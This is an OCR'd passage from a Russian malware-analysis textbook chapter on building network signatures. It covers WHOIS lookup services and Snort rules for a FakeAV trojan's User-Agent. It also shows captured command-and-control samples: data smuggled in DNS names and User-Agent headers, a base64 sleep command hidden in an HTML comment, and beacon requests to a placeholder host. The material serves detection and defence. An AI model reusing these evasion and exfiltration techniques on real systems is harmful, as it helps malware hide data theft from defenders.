


Рис. 14.1. Публичные сведения о доменах и IP-адресах

К доменным и IP-реестрам можно обращаться вручную, используя утилиты командной строки. Но в Интернете существует множество сайтов, которые помогут вам с выполнением базовых запросов. Этот вариант имеет несколько преимуществ.

- Многие сайты автоматически ищут дополнительную информацию.
- Они обеспечивают определенную степень анонимности.
- Они часто предоставляют метаданные, основанные на истории запросов к другим источникам данных, включая черные списки и географическую информацию об IP-адресах.

На рис. 14.2 показан пример двух WHOIS-запросов для доменов, которые использовались в качестве управляющих серверов в ходе целенаправленных атак с применением бэкдоров. И хотя бэкдоры были разными, при регистрации их доменов было указано одно и то же имя.

Отдельного внимания заслуживают следующие сайты.

- **DomainTools** (www.domaintools.com). Предоставляет историю WHOIS-записей, обратный поиск, возвращающий список всех доменных имен, которые ссылаются на заданный IP-адрес, и обратные WHOIS-запросы, которые позволяют искать WHOIS-записи на основе метаданных с контактной информацией. Некоторые услуги, предоставляемые сайтом DomainTools, являются платными или требуют подписки.
- **RobTex** (www.robtex.com). Предоставляет сведения о нескольких доменных именах, которые ссылаются на один и тот же IP-адрес. Может выводить множество другой информации — например, входит ли домен или IP-адрес в один из нескольких черных списков.
- **BFK DNS logger** (www.bfk.de/bfk_dnslogger_en.html). Использует информацию о пассивном отслеживании DNS. Это один из немногих свободно доступных ресурсов, которые занимаются мониторингом подобного рода. Есть несколько других сервисов, которые предоставляют аналогичные услуги за плату или только ограниченному кругу профессиональных исследователей безопасности.




Рис. 14.2. Пример WHOIS-запросов для двух разных доменов

Контрмеры, основанные на сетевом трафике

Базовые индикаторы, такие как IP-адреса и доменные имена, пригодятся для защиты от определенной версии вредоносного ПО, однако их ценность краткосрочна, так как злоумышленники могут их быстро поменять. А вот признаки, основанные на содержимом трафика, обычно оказываются более полезными и долговременными,

поскольку они позволяют идентифицировать вредоносные программы с помощью более фундаментальных характеристик.

IDS, основанные на сигнатурах, являются самыми старыми и распространенными системами для обнаружения вредоносной активности в сетевом трафике. Их работа зависит от того, известно ли нам, как ведет себя вредонос. Если мы знаем, как выглядит его поведение, мы можем создать для него сигнатуру и обнаружить его в следующий раз. Идеальная сигнатура способна отсылать оповещения каждый раз, когда происходит что-то подозрительное (корректное срабатывание), но не поднимать шум, когда обычная программа демонстрирует признаки вредоносного поведения (ложное срабатывание).

Обнаружение вторжений с помощью Snort

Одна из самых популярных систем IDS называется *Snort*. Она используется для сигнатур или правил, которые связывают между собой группу элементов (так называемые параметры правил), истинность которых является обязательным условием срабатывания правила. Основные параметры занимаются распознаванием элементов, которые либо относятся к содержимому (параметры правил содержимого в терминологии Snort), либо нет (параметры правил вне содержимого). Примерами параметров правил вне содержимого могут служить определенные флаги, значения TCP- или IP-заголовков и размер пакета. Например, параметр `flow:established,to_client` выбирает пакеты, которые входят в сеанс TCP, инициированный сервером, и предназначены для клиента. Еще один пример, `dsize:200`, выбирает пакеты, содержимое которых равно 200 байт.

Создадим для Snort простое правило, которое позволяет обнаружить вредонос, рассмотренный нами ранее в этой главе (и приведенный в табл. 14.1). Эта программа генерирует сетевой трафик, состоящий из HTTP-запроса типа `GET`.

Когда браузеры или другие HTTP-приложения делают запрос, они указывают поле заголовка `User-Agent`, чтобы связаться с программой, которая используется для этого запроса. Обычно данное поле начинается со слова `Mozilla` (по историческим причинам) и может выглядеть как `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)`. Здесь содержится информация о версии браузера и ОС.

Поле `User-Agent`, которое используется ранее рассмотренным вредоносом, равно `Wefa7e`. Это характерное значение, и с его помощью можно распознавать вредоносный трафик. Следующая сигнатура нацелена на необычные строки `User-Agent`, которые использовались запущенным нами вредоносом:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious User-Agent";
content:"|0d 0a|User-Agent\: Wefa7e"; classtype:trojan-activity; sid:2000001; rev:1;)
```

В Snort правила состоят из двух частей: заголовка и параметров. Заголовок содержит действие (обычно `alert`), протокол, исходный и конечный IP-адреса, а также порты источника и адресата.

В правилах принято использовать переменные, которые позволяют адаптироваться под текущую среду: `$HOME_NET` и `$EXTERNAL_NET` определяют внутренний

и внешний диапазоны IP-адресов, а `$HTTP_PORTS` указывает порты, которые следует интерпретировать как HTTP-трафик. В данном случае заголовок `$HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS` соответствует исходящему трафику, проходящему через HTTP-порты, так как знак `->` говорит о том, что правило относится лишь к одному направлению передачи данных.

Раздел параметров содержит элементы, которые определяют, должно ли правило сработать. Элементы обычно проверяются по порядку, и каждый из них должен быть истинным, иначе правило будет проигнорировано. В табл. 14.2 описаны ключевые слова, которые используются в приведенном выше правиле.

Таблица 14.2. Описание ключевых слов в правилах системы Snort

Ключевое слово	Описание
msg	Сообщение, которое будет выводиться в оповещении или журнальной записи
content	Ищет определенные данные в содержимом пакета (см. ниже)
classtype	Общая категория, к которой относится правило
sid	Уникальный идентификатор правила
rev	В сочетании с sid служит уникальным идентификатором версии правила

Внутри выражения `content` используется вертикальная черта (`|`), которая определяет начало и конец записи в шестнадцатеричном формате. Все, что находится между этими символами, интерпретируется в качестве шестнадцатеричных значений. Таким образом, `|0d 0a|` представляет разрыв между HTTP-заголовками. В данной сигнатуре параметр правила `content` соответствует полю HTTP-заголовка `User-Agent: Wefa7e`, поскольку заголовки в этом протоколе разделяются символами `0d` и `0a`.

Теперь у нас есть оригинальные признаки и сигнатура системы Snort. На этом этапе исследование сетевых индикаторов, особенно с применением автоматических методик анализа вроде так называемых песочниц, часто считается завершенным. Мы получили IP-адреса, которые следует заблокировать в брандмауэре, доменные имена, подлежащие блокировке на уровне прокси-серверов, и сетевую сигнатуру для системы IDS. Однако не стоит на этом останавливаться, ведь текущие меры дают нам лишь ложное ощущение безопасности.

Углубленный анализ

Аналитик безопасности всегда должен находить баланс между рациональностью и точностью. При анализе сетевой активности вредоносной программы приходится запускать ее в изолированной среде и надеяться на то, что полученных результатов будет достаточно. Но более *точным* решением было бы изучить вредонос полностью, функция за функцией.

В предыдущем разделе в качестве примера приводилась настоящая вредоносная программа, Snort-сигнатура для которой была подана в так называемый список новых угроз. В этом списке содержится набор общедоступных правил, которые разрабатываются сообществом. В своем представлении предложенной сигнатуры ее автор утверждает, что он видел в реальном трафике два значения поля User-Agent: `Wefa7e` и `Wee6a3`. Он подал на утверждение следующее правило, которое основано на его собственных наблюдениях:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN
WindowsEnterpriseSuite FakeAV Dynamic User-Agent"; flow:established,to_server;
content:"|0d 0a|User-Agent\: We"; isdataat:6,relative; content:"|0d 0a|";
distance:0; pcre:"/User-Agent\: We[a-z0-9]{4}\x0d\x0a/";
classtype:trojan-activity; reference:url,www.threatexpert.com/report.aspx?md5=d9bcb4e
4d650a6ed4402fab8f9ef1387; sid:2010262; rev:1;)
```

Это правило содержит несколько дополнительных ключевых слов, которые описаны в табл. 14.3.

Таблица 14.3. Описания дополнительных ключевых слов в правилах системы Snort

Ключевое слово	Описание
flow	Определяет характеристики TCP-потока, которые нужно исследовать; например, установлен ли поток и откуда пришли пакеты: от сервера или клиента
isdataat	Проверяет существование данных в указанном месте (с начала или относительно последнего вхождения)
distance	Модифицирует ключевое слово content. Указывает, сколько байтов нужно проигнорировать с места последнего вхождения
pcre	Регулярное выражение, совместимое с Perl, которое описывает шаблон искомых байтов
reference	Ссылка на внешнюю систему

Само правило выглядит довольно длинным, но его основная часть состоит лишь из строки `User-Agent` и отрезка `We`, за которым ровно следует четыре алфавитно-цифровых символа (`We[a-z0-9]{4}`). В формате регулярных выражений, совместимых с Perl (Perl compatible regular expression, PCRE), который применяется в Snort, используются следующие обозначения:

- квадратные скобки (`[` и `]`) обозначают набор возможных символов;
- фигурные скобки (`{` и `}`) обозначают количество символов;
- шестнадцатеричная запись байтов имеет вид `\xHH`.

Как отмечалось ранее, заголовок правила содержит базовую информацию, такую как IP-адрес (исходный и конечный), порт и протокол. Snort отслеживает TCP-сеансы и, в зависимости от того, кто их инициировал, позволяет вам создавать правила для клиентского или серверного трафика. Благодаря ключевому слову

flow данное правило будет срабатывать только для информации, сгенерированной клиентом.

Со временем правило было несколько изменено, чтобы избавиться от ложных срабатываний, связанных с популярным программным пакетом Webmin, значение User-Agent которого совпадает с шаблоном вредоноса. Ниже представлена самая последняя версия данного правила на момент написания этой книги:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET TROJAN
WindowsEnterpriseSuite FakeAV Dynamic User-Agent"; flow:established,to_server;
content:"|0d 0a|User-Agent|3a| We"; isdataat:6,relative; content:"|0d 0a|";
distance:0; content:!"User-Agent|3a| Webmin|0d 0a|";
pcre:"/User-Agent\: We[a-z0-9]{4}\x0d\x0a/"; classtype:trojan-activity;
reference:url,www.threatexpert.com/report.aspx?md5=d9bcb4e4d650a6ed4402fab8f9ef1387;
reference:url,doc.emergingthreats.net/2010262; reference:url,www.emergingthreats.net/
cgi-bin/cvsweb.cgi/sigs/VIRUS/TROJAN_WindowsEnterpriseFakeAV; sid:2010262; rev:4;)
```

Знак восклицания (!) перед выражением content (content:!"UserAgent|3a| Webmin|0d 0a|") означает логически обратную выборку (то есть слово *«не»*), поэтому правило сработает только в случае отсутствия описанного содержимого.

Этот пример иллюстрирует несколько атрибутов, характерных для процесса разработки сигнатуры. Во-первых, большинство сигнатур основаны на изучении сетевого трафика, а не на анализе вредоносной программы, которая его генерирует. В нашем случае было выявлено две строки, которые создает вредонос, и на основе этого был сделан вывод, что он использует префикс We плюс четыре случайных алфавитно-цифровых символа.

Во-вторых, была проверена уникальность шаблона, указанного в сигнатуре, чтобы исключить возможность ложных срабатываний. Для этого сигнатуру применили к реальному трафику и выявили ситуации, в которых она ведет себя некорректно. В данном случае ложные срабатывания вызывают заголовки со значением Webmin в поле User-Agent. В итоге в сигнатуру было добавлено исключение для нормального трафика.

Как упоминалось ранее, трафик, захваченный во время активности вредоноса, может обладать характеристиками, которые сложно воспроизвести в лабораторных условиях, поскольку аналитику обычно доступна лишь одна сторона взаимодействия. Но, с другой стороны, количество образцов реального трафика может быть довольно ограниченным. Многократное повторение динамического анализа позволяет получить более полную выборку. Представьте, что после множества запусков вредоносная программа сгенерировала следующие значения для поля User-Agent:

```
We4b58      We7d7f      Wea4ee
We70d3      Wea508      We6853
We3d97      We8d3a      Web1a7
Wed0d1      We93d0      Wec697
We5186      We90d8      We9753
We3e18      We4e8f      We8f1a
Wead29      Wea76b      Wee716
```

Это позволяет легко распознать случайные элементы в трафике, который сгенерировала вредоносная программа. Полученные результаты подтверждают, что предположение, лежащее в основе официальной сигнатуры из списка новых угроз, было верным. Можно сделать вывод о том, что последние четыре символа состоят из букв и цифр, распределенных случайным образом. Однако у данной сигнатуры есть еще одна проблема (если исходить из того, что это настоящие результаты): диапазон символов в представленных выше строках является более ограниченным, чем тот, что указан в шаблоне. PCRE-выражение имеет вид `/User-Agent\: We[a-z0-9]{4}\x0d\x0a/`, но полученные результаты говорят о том, что здесь используются лишь буквы от a до f (а не a–z). Такое распределение символов часто применяется при переводе двоичных значений непосредственно в шестнадцатеричный формат.

Проведем еще один мысленный эксперимент. Представьте, что после многочисленных запусков вредоносной программы были получены следующие значения поля `User-Agent`:

```
Wfbcc5      Wf4abd      Wea4ee
Wfa78f      Wedb29      W101280
W101e0f     Wfa72f      Wefd95
Wf617a      Wf8a9f      Wf286f
We9fc4      Wf4520      Wea6b8
W1024e7     Wea27f      Wfd1c1
W104a9b     Wff757      Wf2ab8
```

Наша сигнатура отлавливает некоторые случаи, но она далеко не идеальна, так как помимо `We` источник этого трафика генерирует как минимум префиксы `Wf` и `W1`. К тому же по этой выборке четко видно, что поле `User-Agent` может состоять как из шести, так и из семи символов.

Поскольку оригинальная выборка состояла всего из двух случаев, предположение о принципе работы вредоноса могло оказаться слишком строгим. Мы можем лишь гадать, как именно генерируются полученные результаты. Постепенное расширение выборки позволит аналитику делать более обоснованные суждения о коде, генерирующем трафик.

Как вы помните, вредоносное ПО может изменять исходящие данные в зависимости от системной информации. Поэтому, чтобы избежать неверных предположений о том, является ли какая-то часть сигнала статической, опытные образцы лучше генерировать как минимум в двух системах. Содержимое может оставаться статическим на одном компьютере, но меняться на другом.

Представьте, к примеру, что после многократного запуска вредоноса в одной и той же системе мы получили следующие результаты:

```
Wefd95      Wefd95      Wefd95
Wefd95      Wefd95      Wefd95
Wefd95      Wefd95      Wefd95
Wefd95      Wefd95      Wefd95
```

Не имея реального трафика для перекрестной проверки, мы могли бы по ошибке написать правило, которое распознает лишь это единственное значение `User-Agent`. Но при запуске на другом компьютере вредонос мог бы сгенерировать такие строки:

```
We9753      We9753      We9753
We9753      We9753      We9753
We9753      We9753      We9753
We9753      We9753      We9753
```

В процессе создания сигнатуры важно определить динамические участки содержимого, чтобы они случайно не стали частью правила. Если данные меняются при каждом прогоне, это обычно свидетельствует об использовании какого-то случайного значения. Повторяющиеся данные, которые различаются на разных компьютерах, говорят о том, что содержимое зависит от какого-то системного атрибута. Если повезет, эта зависимость окажется достаточно предсказуемой, чтобы ее можно было сделать частью сетевой сигнатуры.

Сочетание динамических и статических методик анализа

До сих пор для создания сигнатур мы использовали либо имеющиеся данные, либо результат динамического анализа. Это практичный подход, который позволяет быстро сгенерировать информацию. Но иногда он не дает распознать глубинные характеристики вредоносной программы, которые могут стать основой для более точных и долговечных сигнатур.

В общем случае углубленный анализ имеет две цели.

- **Полное покрытие функциональности.** Первый шаг заключается в расширении покрытия кода с помощью динамического анализа. Этот процесс описан в главе 3 и обычно подразумевает предоставление новых входящих данных, которые заставляют код выбирать не использованные ранее маршруты выполнения. Это позволяет узнать, что именно вредонос ожидает получить. Для этого, как правило, применяются собственноручно написанные скрипты или инструменты наподобие INetSim. Ориентиром может служить как реальный вредоносный трафик, так и результат статического анализа.
- **Понимание функциональности, включая входные и выходные данные.** С помощью статического анализа можно определить место и способ генерации содержимого, а также предсказать поведение вредоносной программы. Корректность этого предсказания можно проверить, используя динамический анализ.

Опасность чрезмерного анализа

Если целью анализа вредоносного ПО является разработка эффективных сетевых индикаторов, вам не нужно вникать в каждый участок кода. Но как узнать, обладаете ли вы достаточным пониманием функциональности вредоноса? В табл. 14.4 предлагается следующая иерархия уровней анализа.

Таблица 14.4. Уровни анализа вредоносного ПО

Уровень анализа	Описание
Поверхностный анализ	Анализ начальных признаков; эквивалентно выводу в лабораторных условиях
Охват методов взаимодействия	Понимание принципа работы каждого вида взаимодействия
Воспроизведение работы	Возможность создать инструмент (например, управляющий сервер), который сделает возможным полноценное выполнение вредоноса
Покрытие кода	Понимание всех участков кода

Минимальный уровень анализа состоит в понимании методик, связанных с сетевым взаимодействием. Но для разработки действенных сетевых индикаторов аналитик безопасности должен приблизиться к следующему уровню — к воспроизведению вредоносной активности.

Воспроизведение работы — это способность создать инструмент, который бы с высокой точностью эмулировал средства удаленного управления вредоносом. Например, если вредоносная программа является клиентом, ее сервер должен отслеживать подключения и предоставлять консоль, с помощью которой аналитик сможет активизировать каждую ее функцию (как будто он ее создатель).

Эффективные и долговечные сигнатуры способны отличать обычный и вредоносный трафик. Это непростая задача, ведь злоумышленники постоянно совершенствуют свой код, чтобы генерируемый им трафик вызывал как можно меньше подозрений. Но прежде, чем переходить к практическим аспектам анализа, обсудим историю вредоносного ПО и то, как изменились стратегии его маскировки.

Скрыться у всех на виду

Избежать обнаружения — одна из основных задач того, кто управляет бэкдором, так как обнаружение чревато потерей доступа к компьютеру жертвы и повышенным риском быть обнаруженным в будущем.

Вредоносное ПО эволюционировало и научилось оставаться незаметным на общем фоне. Для этого в нем используются следующие методики.

Симуляция существующих протоколов

Один из способов маскировки заключается в использовании самых популярных коммуникационных протоколов, чтобы вредоносная активность имела больше шансов затеряться в общем трафике. В 1990-х вредоносные программы часто использовали популярную на тот момент технологию обмена сообщениями IRC, но по мере того, как данный протокол выходил из моды, системы защиты начали следить за ним более пристально, что усложнило жизнь злоумышленникам.

В наши дни наиболее популярными протоколами в Интернете являются HTTP, HTTPS и DNS, поэтому злоумышленники используют их чаще всего. Эти протоколы не отслеживаются пристально, поскольку мониторинг таких крупных объемов

трафика — задача крайне сложная. Кроме того, они вряд ли будут блокироваться, так как вместе с ними может случайно оказаться заблокированным нормальный трафик, что крайне нежелательно.

Злоумышленники стараются работать с популярными протоколами так, как это делают обычные программы. Например, HTTP часто применяются для отправки сигналов, потому что сигнал — это, в сущности, запрос дальнейших инструкций, аналогичный HTTP-запросу типа `GET`. При этом суть и цель взаимодействия скрываются за HTTPS-шифрованием.

Однако злоумышленники не гнушаются злоупотреблением стандартными протоколами для установления контроля над системой. Например, протокол DNS был создан для быстрого обмена короткими сообщениями, но авторы вредоносного ПО умудряются передавать по нему длинные потоки информации, кодируя и встраивая ее в поля, которые имеют совсем другое назначение. Доменное имя может быть сфабриковано на основе данных, которые злоумышленник собирается отправить. Вредоносная программа, которой нужно передать пароль пользователя, может выполнить DNS-запрос для имени www.thepasswordisflapjack.maliciousdomain.com.

Злоумышленники также могут злоупотреблять возможностями стандарта HTTP. Метод `GET` предназначен для запрашивания информации, а метод `POST` — для ее передачи. В связи с этим размер данных в методе `GET` ограничен (обычно около 2 Кбайт). Шпионское ПО регулярно включает инструкции о том, что ему нужно собрать, в путь URI или HTTP-запрос типа `GET`, а не в тело сообщения. Один из авторов этой книги имел возможность наблюдать, как вредонос встраивал всю информацию из зараженной системы в поля `User-Agent` множественных HTTP-запросов типа `GET`. Ниже показаны два таких запроса, с помощью которых он передал командную строку и листинг каталога:

```
GET /world.html HTTP/1.1
User-Agent: %^&NQvtmw3eVhTfEBnzVw/aniIqQB6qQgTvmxJzVhjqJMjcHtEhI97n9+yy+duq+h3b0RFzTh
rfE9AkK9OYIt6bIM7JUQJdViJaTx+q+h3dm8jJ8qfG+ezm/C3tnQgvVx/eECBZT87NTR/fUQkxmgcGLq
Cache-Control: no-cache

GET /world.html HTTP/1.1
User-Agent: %^&EBTaVDPYTM7zVs7umwvhTM79ECrrmd7ZVd7XSQFvV8jJ8s7QVhcgVQOqOhPdUQBXEAkg
VQFvms7zmd6bJtSfHNSdJNEJ8qfGEA/zmwPtnC3d0M7aTs79KvcAVhJgVQPZnDIqSQkuEBJvnD/zVwneRAy
J8qfGIN6aIt6aIt6cI86qI9mlIe+q+OfqE86qLA/FOtjqE86qE86qE86qHqfGIN6aIt6aIt6cI86qI9ml
Ie+q+OfqE86qLA/FOtjqE86qE86qE86qHsjJ8tAbHeEbHeEbIN6qE96jKt6kEABJE86qE9cAMPE4E86qE86q
E86qEA/vmhYfVi6J8t6dHe6cHeEbI9uqE96jKtEkEABJE86qE9cAMPE4E86qE86qE86qEATrnw3dUR/vmbf
GIN6aINAaIt6cI86qI9ulJNmq+OfqE86qLA/FOtjqE86qE86qE86qNRuq/C3tnQgvVx/e9+ybIM2eIM2dI96k
E86cINygK87+NM6qE862/AvMLs6qE86qE86qE87NnCBdn87JTQkg9+yqE86qE86qE86qE86qE86bEATzVCO
ymduqE86qE86qE86qE86q
E96qSxvfTRIJ8s6qE86qE86qE86qE86qE9Sq/CvdGDIzE86qK8bgIeEXItObH9SdJ87s0R/vmd7wmw
Pv9+yJ8uIlRA/aSiPYTQkfmd7rVw+qOhPfnCvZTiJmMtj
Cache-Control: no-cache
```

Чтобы создать туннель для вредоносного взаимодействия и остаться незамеченными, злоумышленники нестандартным образом используют поля протоколов.

И хотя для опытного человека управляющий трафик такого рода выглядит странно, авторы вредоносов делают ставку на то, что хранение данных в необычных местах поможет избежать исследования. Например, если система защиты проанализирует тело HTTP-сеанса, она не обнаружит никакого трафика.

Авторы вредоносного ПО постоянно совершенствуют свои методики, чтобы их творения выглядели как можно безобиднее и не выделялись на фоне обычных программ. Это особенно заметно на примере использования популярного в HTTP поля `User-Agent`. Когда вредоносы только начинали симулировать веб-запросы, они маскировали свой трафик под активность браузера. Поле `User-Agent` основано на версии браузера и различных установленных компонентов и обычно не меняется. Ниже показано, как оно может выглядеть в системе Widnows:

```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727;
.NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
```

Первое поколение вредоносного ПО, которое симулировало работу браузера, использовало совершенно неправдоподобные значения для `User-Agent`. В результате его было легко обнаружить по одному лишь этому полю. В следующем поколении стали применять строки, которые характерны для реального сетевого трафика. Это улучшило маскировку, но системы защиты все равно могли использовать статическое поле `User-Agent` для создания эффективных сигнатур.

Ниже показан пример заурядной, но популярной среди вредоносного ПО строки:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
```

На следующем этапе во вредоносных программах появилась поддержка разных значений для `User-Agent`, которые встречаются в нормальном трафике. Чтобы предотвратить обнаружение, эти значения стали использоваться поочередно. Пример таких строк показан ниже:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
```

Самый современный подход подразумевает использование системных вызовов для создания запросов. Благодаря этому вредоносная программа может указывать поле `User-Agent` (а также большинство других атрибутов запроса), которое неотличимо от того, что применяется в браузере.

Использование злоумышленником существующей инфраструктуры

Для скрытия своего кода злоумышленники пользуются имеющимися в системе ресурсами. Если сервер занимается только тем, что обслуживает вредоносные запросы, он будет более уязвимым к обнаружению, чем сервер, который также выполняет какую-то полезную работу.

Злоумышленник может просто воспользоваться сервером многоцелевого назначения. Нормальная активность скроет вредоносную, поскольку изучение IP-адреса покажет, что сервер занимается легальной деятельностью.

Более хитроумный подход заключается во встраивании команд для вредоносной программы в обычную веб-страницу. Ниже показано несколько начальных строчек страницы, которая была «перепрофилирована» злоумышленником:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/
xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> Roaring Capital | Seed Stage Venture Capital Fund in Chicago</title>
<meta property="og:title" content=" Roaring Capital | Seed Stage Venture Capital Fund
in Chicago"/>
<meta property="og:site_name" content="Roaring Capital"/>
<!-- -->
<!-- adsrv?bG9uZ3NsZWVw -->
<!--<script type="text/javascript" src="/js/dotastic.custom.js"></script>-->
<!-- OH -->
```

Во второй строке снизу находится закодированная команда, которая приказывает вредоносу заснуть на продолжительное время перед следующей проверкой (если декодировать `bG9uZ3NsZWVw` методом Base64, получится `longsleep`). Вредонос считывает эту команду и вызывает инструкцию `sleep`, чтобы приостановить работу своего процесса. Защитной системе крайне сложно отличить обычный запрос нормальной веб-страницы от идентичного запроса, часть результата которого может быть интерпретирована как команда.

Отправка сигналов со стороны клиента

В сетевом проектировании наметилась тенденция к использованию средств проксирования и преобразования сетевых адресов (network address translation, NAT), которые скрывают компьютер, выполняющий исходящий запрос. Все запросы выглядят так, будто они сделаны с IP-адреса прокси-сервера. С другой стороны, злоумышленнику становится сложнее определить, с какой (зараженной) системой он взаимодействует.

Одна из распространенных методик, применяемых во вредоносном ПО, заключается в создании профиля атакуемого компьютера, который затем передается вместе с сигналом в качестве уникального идентификатора. Таким образом на этапе установления связи злоумышленник будет знать, какой узел является его инициатором. Подобная идентификация зараженной системы принимает множество форм — для этого, например, может использоваться закодированная строка, которая содержит базовую информацию о компьютере или ее уникальный хеш. Система защиты, которой известно, как вредонос определяет сетевые узлы, может использовать эту информацию для поиска и отслеживания зараженных компьютеров.

Понимание окружающего кода

Существует два вида сетевой активности: отправка данных и получение данных. Исходящий трафик обычно лучше поддается анализу, поскольку вредоносные программы генерируют удобные образцы информации при каждом своем запуске.

В этом разделе мы рассмотрим два вредоноса. Первый создает и передает сигнал, а второй принимает команду от зараженного сайта.

Ниже представлены выдержки из трафика, сгенерированного в результате гипотетической вредоносной активности в сети. Вредонос выполняет следующий `GET`-запрос:

```
GET /10119619177581151161015848102102102565653356 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Запустив вредонос в лабораторных условиях (или в песочнице), мы обнаружили нечто похожее:

```
GET /14586205865810997108584848485355525551 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Мы открыли соответствующую веб-страницу в Internet Explorer и увидели, что поле `User-Agent` в этой тестовой системе имеет следующее стандартное значение:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.648)
```

Это отличие говорит о том, что строка `User-Agent` встроена в код вредоноса и является статической. К сожалению, значение, которое в нем используется, довольно распространено. Это означает, что сигнатура, созданная на его основе, будет давать большое количество ложных срабатываний. Хорошая новость заключается в том, что для создания эффективной сигнатуры `User-Agent` можно объединить с другими элементами.

Следующим шагом будет выполнение динамического анализа. Для этого вредонос следует запустить еще несколько раз, как было показано в предыдущем разделе. `GET`-запрос оставался почти неизменным, единственной его частью, которая менялась при каждой попытке, был путь URI. Вот какие значения он принимал:

```
/10119619177581151161015848102102102565653356 (actual traffic)
/14586205865810997108584848485355525551
/79115541725810997108584848485356541001 02
/23325115618458109971085848484853579852 55
```

У всех этих строк внутри есть общие символы (`5848`), но шаблон, по которому они созданы, не является очевидным. То, как именно создается запрос, можно узнать с помощью статического анализа.

Поиск сетевого кода

Первый шаг на пути исследования сетевого взаимодействия заключается в поиске системных вызовов, которые используются для его выполнения. Самые популярные низкоуровневые функции входят в состав API Windows Sockets (Winsock). Во вредоносной активности обычно применяются такие его вызовы, как `WSAStartup`, `getaddrinfo`, `socket`, `connect`, `send`, `recv` и `WSAGetLastError`.

Вредоносные программы могут также использовать высокоуровневый API под названием Windows Internet (WinINet). Обычно речь идет о таких функциях, как `InternetOpen`, `InternetConnect`, `InternetOpenURL`, `HTTPOpenRequest`, `HTTPQueryInfo`, `HTTPSendRequest`, `InternetReadFile` и `InternetWriteFile`. Компоненты более высокого уровня применяются во время открытия обычных веб-страниц, поэтому они позволяют вредоносу эффективнее маскироваться под нормальный трафик.

Еще одним высокоуровневым API, который позволяет работать с сетью, является модель компонентного объекта (Component Object Model, COM). COM довольно часто используется опосредованно, через такие функции, как `URLDownloadToFile`, обращение к его интерфейсам напрямую происходит редко. Вредоносы, которые обращаются непосредственно к COM, обычно задействуют функции наподобие `CoInitialize`, `CoCreateInstance` и `Navigate`. Создание и использование экземпляра браузера напрямую через COM позволяет, к примеру, замаскировать вредоносную программу, потому что компонент браузера в этом случае применяется по назначению. Это дает возможность эффективно скрывать активность и сетевые соединения. В табл. 14.5 перечислены API-вызовы, на основе которых вредоносное ПО может реализовать свои сетевые функции.

Таблица 14.5. Сетевые API в Windows

WinSock API	**WinINet API**	**Интерфейс COM**
WSAStartup	InternetOpen	URLDownloadToFile
getaddrinfo	InternetConnect	CoInitialize
socket	InternetOpenURL	CoCreateInstance
connect	InternetReadFile	Navigate
send	InternetWriteFile	
recv	HTTPOpenRequest	
WSAGetLastError	HTTPQueryInfo	
	HTTPSendRequest	

Вернемся к нашему вредоносу. В число импортированных им функций входят `InternetOpen` и `HTTPOpenRequest`, что указывает на использование WinINet API. Ис-

